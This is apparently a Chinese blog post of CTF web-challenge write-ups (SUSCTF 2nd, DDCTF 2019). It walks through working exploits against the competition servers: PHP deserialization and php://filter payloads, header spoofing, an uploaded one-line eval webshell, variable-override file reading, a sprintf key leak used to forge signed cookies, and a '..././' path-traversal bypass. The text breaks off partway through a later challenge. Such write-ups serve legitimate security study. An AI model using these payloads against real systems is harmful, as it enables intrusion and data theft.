

# 2019年CTF4月比赛记录（三）：SUSCTF 2nd、DDCTF、国赛线上初赛部分Web题目writeup与复现

原创

極品一☆宏 于 2019-04-25 11:37:02 发布 2528 收藏 5

分类专栏: [CTF\\_web 2019年CTF比赛—4月赛](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_43214809/article/details/89449690](https://blog.csdn.net/qq_43214809/article/details/89449690)

版权



[CTF\\_web](#) 同时被 2 个专栏收录

13 篇文章 0 订阅

订阅专栏



[2019年CTF比赛—4月赛](#)

3 篇文章 0 订阅

订阅专栏

四月中旬以来事情还是蛮多的, 先捋一捋:

首先有幸参加了东南大学承办的SUSCTF 2nd, 虽然比赛的规模不是很大, 但是这也是第一次以小组的方式正式参加比赛, 也是对前期学习成果的检验。在同组成员的努(带)力(飞)下, 取得了前十名的成绩, 混了个奖;

后来又报名了DDCTF-2019, 做了做web题目, 当给国赛练练手;

紧接着小组报名参加国赛预赛, 周六开始周日结束, 作为web手, 这web题做的是真尼玛自闭啊?就做起来一个, 给小组拖了后腿?, ?。

SUS2nd时间确实比较久了, DDCTF目前还有复现的时间, 但是并不是每道题都进行了复现, 在现有能力范围之内进行题目的复现。国赛web题目环境关掉了, 只能看别的师傅们写的writeup回忆了, 但是有的我也看不懂?。

## SUSCTF 2nd:

校官方给出的writeup:<https://github.com/susers/Writeups>


后面的一些题目暂时无法复现, 下个月当作练习再写这部分的复现

### 一、MISC: 真假校徽 (writeup)

这道题算是MISC签到题吧, 简单的运用一下stegsolve将两个图片重叠就可以看到flag (这个题用校徽来搞还是挺用心的?)

XOR





## 二、Web: phpstorm (writeup)

这道题提示给出了phpstorm，直接在url里输入.idea/workspace.xml进行查看：

```
▼<state relative-caret-position="493">
  <caret line="29" column="14" lean-forward="true" selection-start-line="29" selection-start-column="14" selection-end-line="29" selection-end-column="14"/>
</state>
</provider>
</entry>
▼<entry file="file://$PROJECT_DIR$/src/Thi5_tru3_qu3sti0n.php">
  <provider selected="true" editor-type-id="text-editor"/>
</entry>
▼<entry file="file://$PROJECT_DIR$/src/flag.php">
  <provider selected="true" editor-type-id="text-editor">
    ▼<state relative-caret-position="34">
      <caret line="7" column="22" selection-start-line="7" selection-start-column="22" selection-end-line="7" selection-end-column="22"/>
    </state>
  </provider>
</entry>
▼<entry file="file://$PROJECT_DIR$/src/index.php">
  <provider selected="true" editor-type-id="text-editor">
    ▼<state relative-caret-position="425">
      <caret line="30" column="14" selection-start-line="30" selection-start-column="14" selection-end-line="30" selection-end-column="14"/>
    </state>
  </provider>
</entry>
▼<entry file="file://$PROJECT_DIR$/.idea/workspace.xml">
```


发现两个php文件，直接在url里添加Thi5\_tru3\_qu3sti0n.php，然后抓包处理，它会提示本地登录，那就直接X-Forwarded-For:127.0.0.1进行伪造，然后又提示必须用SUS浏览器浏览，直接修改User-Agent:SUS，进入出现代码：

```
<?php
/**
 * Created by PhpStorm.
 * User: y4nggy
 * Date: 19-3-19
 * Time: 下午2:40
 */
class foo {
    public $filename;
    function printContent() {
        $content = file_get_contents($this->filename);
        echo $content;
    }
}
if ($_SERVER['HTTP_X_FORWARDED_FOR'] != '127.0.0.1') {
    echo 'Only Localhost can see';
    die();
} else if ($_SERVER['HTTP_USER_AGENT'] != 'SUS') {
    echo 'Browser is not SUS<br>';
    echo 'Please use SUS browser!';
    die();
}
show_source(__FILE__);

$a = null;
if (isset($_POST['foo'])) {
    $a = unserialize($_POST['foo']);
    if (!is_object($a) || get_class($a) != 'foo') {
        $a = new foo();
        $a->filename = "text.txt";
    }
} else {
    $a = new foo();
    $a->filename = "text.txt";
}
$a->printContent();
Hello, CTfer!
```

代码审计，还是很简单的，需要POST提交一个foo，而且为了符合条件，也就是unserialize()函数，我们需要提交的payload是序列化形式。我当时直接构造的payload是：O:3:"foo":1:{s:8:"filename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php"};，返回的base64码：





Hello,admin

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

直接点开Upload:



文件名

1.txt

文件内容

```
<?php @eval($_POST['admin']);?>
```

上传

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

上传成功后会给出上传文件路径，直接找到/Upload:



# index of /Uploads

Name	Last modified	Size	Description
Parent Directory		-	
<a href="#">1</a>	2019-04-13 06:29	11	
<a href="#">1.11</a>	2019-04-13 05:27	1	
<a href="#">1.php</a>	2019-04-13 06:37	40	
<a href="#">1.shell</a>	2019-04-13 05:39	1	
<a href="#">1.txt</a>	2019-04-13 07:10	31	
<a href="#">1.txt1</a>	2019-04-13 05:29	1	
<a href="#">2.php</a>	2019-04-13 05:33	40	
<a href="#">3ndshell.php</a>	2019-04-13 05:37	40	
<a href="#">11</a>	2019-04-13 05:27	1	
<a href="#">112</a>	2019-04-13 05:27	1	
<a href="#">aa.php</a>	2019-04-13 06:34	40	
<a href="#">aaa.php</a>	2019-04-13 04:47	40	
<a href="#">ax</a>	2019-04-13 05:25	1	
<a href="#">baba.php</a>	2019-04-13 06:34	40	
<a href="#">config</a>	2019-04-13 05:25	1	
<a href="#">scriptalert1script</a>	2019-04-13 05:24	1	
<a href="#">test.txt</a>	2019-04-13 04:47	0	
<a href="#">test2.php</a>	2019-04-13 04:49	40	
<a href="#">test2.txt</a>	2019-04-13 04:49	10	

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

拉到底下，出现webshell.php，点击去发现flag:

```
SUSCTF{infoGate_Pr3tty_easy_TO_GETSHELL}
```

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

后来看了一下官方的解释，这道题本意是union联合注入登陆，具体的注入过程不赘述了。应该是sqlmap可以跑出来的。

后面的几道Web题目留到后面5月份复现重解，毕竟5月份事情还是少一点的

## DDCTF（前三道）：

还是对自己能力范围内的进行一下复现重解，其他的一些依靠脚本的或是思路独特的，目前还没有能力进行复现。

各大平台 writeup:

<https://www.ctfwp.com/articals/2019ddctf.html>

<http://12end.xyz/ddctf-writeup/>

<https://www.cnblogs.com/ddctf-2019-writeup/>


一、滴 (writeup) :

这题脑洞不小啊，打开网页：



https://blog.csdn.net/qq\_43214809

一张图，现在都成表情包了，我尼玛，看了一下没别的，打开burpsuite抓包看一下：我们可以发现相应的前一段编码是base64编码过的，通过解码发现，这一段编码先经过base16，再经过两次base64编码得到。既然这样的话，把index.php进行相同的操作：



把新的编码放到base64里解码：

在线工具    SSL在线工具    SSL漏洞在线检测    NiceTool 买证书    解码    快速导航

```

<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);

```

```

header('content-type:text/html;charset=utf-8');
if(!isset($_GET['jpg']))
    header('Refresh:0,url=../index.php?jpg=TmpZM1F6WxhOamNSU1RaQk56QTJ0dz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
echo $file.'<br>';
$file = str_replace("config","!", $file);
echo $file.'<br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='data:image/gif;base64,".$txt."'></img>";
/*
 * Can you find the flag file?
 */
?>

```



https://blog.csdn.net/qq\_43214809

从这段php代码里可以发现许多内容，首先给出了一个网站，这个是我们一会要访问的，紧接着在下面我们看到了刚才的编码方式，以及正则过滤，还有后面的'config'替换为'!'这个很重要，打开他给出的网站：

CSDN 首页 博客 学院 下载 图文课 论坛 APP 问答 商城 VIP会员 活动 招聘 ITeye GitChat
搜博主文章
写博客 小程序 消息



**执念0513** 关注

原创	粉丝	喜欢	评论
14	6	2	138

等级: 博客 已 访问: 1万+

积分: 359 排名: 26万+

勋章: 恒



### 原 命令 echo

2018年06月07日 23:58:02 执念0513 阅读量: 5666 标签: Linux shell

版权声明: 本文为博主原创文章, 未经博主允许不得转载。 <https://blog.csdn.net/FengBanLiuYun/article/details/80616607>

## 1. 输出字符串

```

1 | echo deng379
2 > deng379

```

```

1 | echo "i'm deng379"
2 > i'm deng379

```

如果不带双引号, 由于单引号(')的存在, 回车后无法输出到终端, 需要Ctrl+C, 才能退回到命令行模式

```

| echo i'm deng379

```

0 91 收藏 分享 目录 下一篇

可以发现日期不太对，找他的7月4日的文章：

CSDN 首页 博客 学院 下载 图文课 论坛 APP 问答 商城 VIP会员 活动 招聘 ITeye GitChat
搜博主文章
写博客 小程序 消息



**执念0513** 关注

原创	粉丝	喜欢	评论
14	6	2	138

等级: 博客 已 访问: 1万+

积分: 359 排名: 26万+

勋章: 恒



### 原 vim 异常退出 swp文件提示

2018年07月04日 16:37:37 执念0513 阅读量: 4344

版权声明: 本文为博主原创文章, 未经博主允许不得转载。 <https://blog.csdn.net/FengBanLiuYun/article/details/80913909>

刚开始使用vim编辑文档时, 由于对模式及命令的不熟悉, 经常会进入一些搞不清状况的情形, 然后强制退出文档, 最开始的时候甚至会使用Ctrl+Z来强制关闭vim。

诸如此类的非正常关闭vim编辑器(直接关闭终端、电脑断电等), 都会生成一个用于备份缓冲区内容的临时文件——.swp文件。它记录了用户在非正常关闭vim编辑器之前未能及时保存的修改, 用于文件恢复。并且多次意外退出并不会覆盖旧的.swp文件, 而是会生成一个新的, 例如.swo文件。

例如第一次产生一个.practice.txt.swp, 再次意外退出后, 将会产生名为.practice.txt.swo的交换文件; 而第三次产生的交换文件则为".practice.txt.swn"; 依此类推。

可以通过 ls -al 查看当前文件夹下产生的交换文件。

```

deng379@localhost:~/Desktop$ ls -al
total 36
drwxr-xr-x. 2 deng379 deng379 4096 Jul 4 16:06 .

```

0 44 收藏 分享 目录 下一篇

vim 异常退出 swp文件提示  
阅读量 4263

python 数字判断  
阅读量 1097

Python 字符替换  
阅读量 358

命令 date  
阅读量 354

最新评论

命令 echo  
weixin\_44925229: [reply]qq\_41289254[/reply]  
不用了 今天晚上开始看的题 刚刚理了一下就好 ...

命令 echo  
weixin\_44925229: [reply]qq\_41289254[/reply]  
大佬怎么猜的~

命令 echo  
qq\_41289254: 我日, 最后一天猜出来了。。萌  
新表示确实学到了一点东西, 比如那个文件233 ...

命令 echo  
weixin\_42117513: ddctf打卡, 暴打出题人

命令 echo  
ZERO\_MU: 滴~~~~自闭卡

```
Swap files found:
Using specified name:
1. .practice.txt.swp
   owned by: deng379      dated: Wed Jul 4 16:06:12 2018
   file name: -deng379/Desktop/practice.txt
   modified: no
   user name: deng379    host name: localhost
   process ID: 2036 (still running)
2. .practice.txt.swp
   owned by: deng379      dated: Wed Jul 4 16:05:14 2018
   file name: -deng379/Desktop/practice.txt
   modified: YES
   user name: deng379    host name: localhost
   process ID: 1213
In directory ~/tmp:
-- none --
In directory /var/tmp:
-- none --
In directory /tmp:
-- none --
Enter number of swap file to use (0 to quit):
```

文件恢复后可以删除相应的 .swp文件。  
PS: 我用的kali-rolling启用vim编辑器的指令不是vim, 而是vi。

```
deng379@localhost:~/Desktop$ vim
-bash: vim: command not found
deng379@localhost:~/Desktop$ alias
```

0 44 收藏 分享

呵呵呵, 当看到评论区里的那么多祝福时我就放心了。打开practice.txt.swp:



这时候就用到刚才说的转换了, '!'就是'config', 于是按照套路, 我们把'flagconfigddctf.php'按照方式转码, 代进去:

Target: http://117.51.150.246

Request: GET /index.php?jpg=TmpZek1UWXhOamMyTXpabU5tVTJOalk1TmjpMk5EWtBOak0zTKrZMk1tVTNRRfK0TnpBPQ= HTTP/1.1

Response: HTTP/1.1 200 OK  
Date: Thu, 18 Apr 2019 11:29:20 GMT  
Server: Apache/2.4.7 (Unix) PHP/5.4.26  
X-Powered-By: PHP/5.4.26  
Content-Length: 454

Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/73.0.3683.86 Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3  
Referer: http://117.51.150.246/  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close

Connection: close  
Content-Type: text/html;charset=utf-8

```
<title>TmpZek1UWXhOamMyTXpabU5tVTJOalk1TnpjMK5EWTBOak0zTkRZMK  
1tVTNNRFk0TnpBPQ==</title>f1agconfigddctf.php</br>f1ag!ddctf.php</br><img  
src='data:image/gif;base64,PD9waHANCmluY2x1ZGUoJ2NvbmluY2Zy5waHANCmV4dHJhY3QoJF9HRVQpOw0KaWYoaXNzZXQoJHVpZ  
CkpDQp7DQogICAgJGNvbnRlbnQ9dHJpbShmaWxlX2dldF9jb250ZW50cygkaypO  
w0KlCAglGlmKCR1aWQ9PSRjb250ZW50KQ0KCXsNCgkZJWNobyAkZmxhZzsNC  
gl9DQoJZWxzZQ0KCXsNCgkZJWNobydoZWxsb3c7DQoJfQ0KfQ0KDQo/Pg==></  
img>
```

[https://blog.csdn.net/qg\\_43214809](https://blog.csdn.net/qg_43214809)

还是base64解码:

在线工具    SSL在线工具    SSL漏洞在线检测    NiceTool    买证书    快速导航

编码: base64    字符集: utf8(unicode编码)

编码    解码

```
<?php  
include('config.php');  
$k = 'hello';  
extract($_GET);  
if(isset($uid))  
{  
    $content=trim(file_get_contents($k));  
    if($uid==$content)  
    {  
        echo $flag;  
    }  
    else  
    {  
        echo 'hello';  
    }  
}  
?>
```

TOP

[https://blog.csdn.net/qg\\_43214809](https://blog.csdn.net/qg_43214809)

直接代码审计，变量覆盖，文件读取。按照之前的套路，看见file\_get\_contents()用php://input，uid直接置空：

← → ↻ 不安全 | 117.51.150.246/f1ag!ddctf.php?uid=&k=php://input ☆ ①


DDCTF{436f6e67726174756c6174696f6e73}

[https://blog.csdn.net/qg\\_43214809](https://blog.csdn.net/qg_43214809)

## 二、WEB签到题（复现）：

这道题一开始还是比较懵逼的，授权登陆，一开始想到的是TCTF那道题，karaf(“▽”)"，后来找到了源码，感觉代码蛮长的，


没抓住重点审计没成，比赛完看了看别人的wp知道了自己问题在哪里，说实话这道题其实挺中规中矩的。



抱歉，您没有登陆权限，请获取权限后访问-----

https://blog.csdn.net/qj\_43214809

后来发现不一样，这道题还好一点。当我们打开index.php这个站点时，可以发现同时请求了其他的页面，基本上都是需要登陆的，最后在Auth.php请求里发现了didictf\_username而且为空，直接修改为admin重新发送，看看可以得到什么：



抱歉，您没有登陆权限，请获取权限后访问-----



抱歉，您没有登陆权限，请获取权限后访问-----



状态	方法	域名	文件	触发源...	类型	传输	大小	0 毫秒	40.	消息头	Cookie	参数	响应	耗时	堆栈跟踪
200	GET	117.51.158.44	ind...	document	html	627 字节	808 字节	64 毫秒		过滤属性					
304	GET	117.51.158.44	hig...	script	js	已缓存	46.18 KB	62 毫秒		JSON					
304	GET	117.51.158.44	jq...	script	js	已缓存	140.49 KB	63 毫秒		errMsg: success					
200	GET	117.51.158.44	de...	stylesheet	css	1.37 KB	1.13 KB	63 毫秒		data: 您当前权限为管理员----请访问app/fl2XID2iOCdh.php					
304	GET	117.51.158.44	ind...	script	js	已缓存	673 字节	96 毫秒		▼ 响应载荷 (payload)					
401	GET	117.51.158.44	fav...	img	html	已缓存	204 字节			1					
200	POST	117.51.158.44	Au...	xhr	json	318 字节	147 字节	62 毫秒							
200	POST	117.51.158.44	Au...	xhr	json	311 字节	140 字节								

8 个请求 | 已传输 189.73 KB / 2.60 KB | 完成: 2.26 分钟 | DOMContentLoaded: 247 毫秒 | load: 271 毫秒

https://blog.csdn.net/qg\_43214809

想要的出来了，直接访问给出的地址，出现两段源码，找到可能跟flag有关的部分，代码审计开始：

```
private function sanitizePath($path) {
    $path = trim($path);
    $path=str_replace('../', '', $path);
    $path=str_replace('..\\', '', $path);
    return $path;
}

public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizePath($this->path);
        if(strlen($path) != 18) {
            exit();
        }
        $this->response($data=file_get_contents($path), 'Congratulations');
    }
    exit();
}
```

https://blog.csdn.net/qg\_43214809

```
include 'Application.php';
class Session extends Application {

    //key建议为8位字符串
    var $eancrykey = '';
    var $cookie_expiration = 7200;
    var $cookie_name = 'ddctf_id';
    var $cookie_path = '';
    var $cookie_domain = '';
    var $cookie_secure = FALSE;
    var $activity = "DiDiCTF";

    public function index()
    {
        if(parent::auth()) {
            $this->get_key();
            if($this->session_read()) {
                $data = 'DiDI Welcome you %s';
                $data = sprintf($data, $_SERVER['HTTP_USER_AGENT']);
                parent::response($data, 'success');
            }else{
                $this->session_create();
                $data = 'DiDI Welcome you';
                parent::response($data, 'success');
            }
        }
    }
}
```

https://blog.csdn.net/qg\_43214809

```
private function get_key() {
    //eancrykey and flag under the folder
    $this->eancrykey = file_get_contents('../config/key.txt');
}

public function session_read() {
    if(empty($_COOKIE)) {
        return FALSE;
    }

    $session = $_COOKIE[$this->cookie_name];
    if(!isset($session)) {
        parent::response("session not found". 'error');
    }
}
```

```

parent::response('session not found', 'error');
return FALSE;
}
$hash = substr($session, strlen($session)-32);
$session = substr($session, 0, strlen($session)-32);

if($hash != md5($this->eancrykey.$session)) {
    parent::response("the cookie data not match", 'error');
    return FALSE;
}
$session = unserialize($session);

if(!is_array($session) OR !isset($session['session_id']) OR !isset($session['ip_address']) OR !isset($session['user_agent'])){
    return FALSE;
}

```

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

```

if(!empty($_POST["nickname"])) {
    $arr = array($_POST["nickname"], $this->eancrykey);
    $data = "Welcome my friend %s";
    foreach ($arr as $k => $v) {
        $data = sprintf($data, $v);
    }
    parent::response($data, "Welcome");
}

if($session['ip_address'] != $_SERVER['REMOTE_ADDR']) {
    parent::response('the ip addree not match', 'error');
    return FALSE;
}
if($session['user_agent'] != $_SERVER['HTTP_USER_AGENT']) {
    parent::response('the user agent not match', 'error');
    return FALSE;
}
return TRUE;
}
}

```

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

```

private function session_create() {
    $sessionid = '';
    while(strlen($sessionid) < 32) {
        $sessionid .= mt_rand(0, mt_getrandmax());
    }

    $userdata = array(
        'session_id' => md5(uniqid($sessionid, TRUE)),
        'ip_address' => $_SERVER['REMOTE_ADDR'],
        'user_agent' => $_SERVER['HTTP_USER_AGENT'],
        'user_data' => '',
    );

    $cookiadata = serialize($userdata);
    $cookiadata = $cookiadata.md5($this->eancrykey.$cookiadata);
    $expire = $this->cookie_expiration + time();
    setcookie(
        $this->cookie_name,
        $cookiadata,
        $expire,
        $this->cookie_path,
        $this->cookie_domain,
        $this->cookie_secure
    );
}

}

$ddctf = new Session();

```

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

首先由第一部分的destruct(), file\_get\_contents(\$path)我们可以知道有文件的读取，文件内容的显示；然后对于第二部分，出现get\_key(), 给出了提示"eancrykey and flag under the folder", 路径为".../config/key.txt"。再往下走出现unserialize()反序列化，以及后面user\_data的serialize()。大体上看过来，需要我们利用反序列化构造payload，但是我们需要先拿到key。

通过观察，在"nickname"的段落里，利用sprintf可以使key出现，通过访问"app/Session.php"，抓包后添加"didictf\_username:admin"，得到cookie，然后复制添加过去，更改为POST，提交数据"nickname=%s"，得到key值：

Go Cancel < >

Target: http://117.51.158.44

Request

Response

**request**

Raw Headers Hex

```
GET /app/Session.php HTTP/1.1
Host: 117.51.158.44
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/73.0.3683.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
didictf_username:admin
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

0 matches

**response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 24 Apr 2019 14:57:47 GMT
Content-Type: application/json
Connection: close
Set-Cookie:
ddctf_id=a%3A4%3A7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22b6da51dffdb6d2069bb17d7dbb834d6e%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A13%3A%22122.96.42.189%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A109%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+WOW64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F73.0.3683.86+Safari%2F537.36%22%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3B%7D%1302baea7b7f262eba014ba98431592; expires=Wed, 24-Apr-2019 16:57:47 GMT;
Max-Age=7200
Content-Length: 188
```

```
{"errMsg":"success","data":{"u60a8u5f53u524du5f53u524du6743u9650u4e3au7ba1u7406u5458----u8bf7u8bbfu95ee:app/fl2XID2i0Cdh.php"},"errMsg":"success","data":{"DiDI Welcome you %s"}}
```

0 matches

Request

Raw Params Headers Hex

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/73.0.3683.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
didictf_username:admin
Cookie:
ddctf_id=a%3A4%3A7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22c5735dfa2b9f8dc93f12b5fadebf8d%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A13%3A%22122.96.42.189%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A109%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+WOW64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F73.0.3683.86+Safari%2F537.36%22%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3B%7D%146b1d332538e85a9499e70de10ce0f
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 11
Content-Type: application/x-www-form-urlencoded
```

nickname=%s

0 matches

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 24 Apr 2019 15:04:23 GMT
Content-Type: application/json
Connection: close
Content-Length: 355
```

```
{"errMsg":"success","data":{"u60a8u5f53u524du5f53u524du6743u9650u4e3au7ba1u7406u5458----u8bf7u8bbfu95ee:app/fl2XID2i0Cdh.php"},"errMsg":"Welcome my friend EzblrbNS"},"errMsg":"success","data":{"DiDI Welcome you Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36"}}
```

0 matches

拿到key以后，构造cookie就方便了许多。我们可以直接利用源码把代码中的路径、key值进行修改，本地直接构造序列化内容。当然对于目录，需要注意一点的是，前面还有一段对path处理的代码，用trim进行了过滤，为了绕过，我们选择用双写".../."，这样一来，中间的".../"被过滤，成功访问路径。从前面的分析中我们知道key和flag在同一路径下，且文件路径长度为18，而后"path=..././config/flag.txt"。

点击运行 清空 PHP 在线工具

```
1 <?php
2 class Application{
3     var $path = '..././config/flag.txt';
4 }
5 $p = new Application();
6 $str = serialize($p);
7 print $str.md5('EzblrbNS'.$str);
8 ?>
```

O:11:"Application":1:{s:4:"path";s:21:"..././config/flag.txt";}5a014dbe49334e6dbb7326046950bee2

得到flag:

Target: http://117.51.158.44

**Request**

POST request to /app/Session.php

Type	Name	Value
Cookie	ddctf_id	O:11:"Application":1:{s:4:"pat...
Body	nickname	%s

Body encoding: application/x-www-form-urlencoded

**Response**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Thu, 25 Apr 2019 00:22:44 GMT
Content-Type: application/json
Connection: close
Content-Length: 220

{"errMsg":"success","data":{"u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7ba1\u7406\u5458---\u8bf7\u8bbf\u95ee:app/vfl2XD2i0Cdh.php"},"errMsg":"Congratulations","data":{"DDCTF{ddctf2019_G4uqwj6E_pHVIHIDDGdV8qA2}}}
```

### 三、Upload-IMG（复现）：

一看见文件上传题目就头疼，之前在攻防世界里做upload题目做到自闭，虽然知道是怎么个解题流程，但还是顶不住啊。o°(a>\_\_\_<o)°。

不安全 | 117.51.148.166/upload.php

Filename:  未选择任何文件

直接上传一张图片看看会出现什么：

Target: http://117.51.148.166

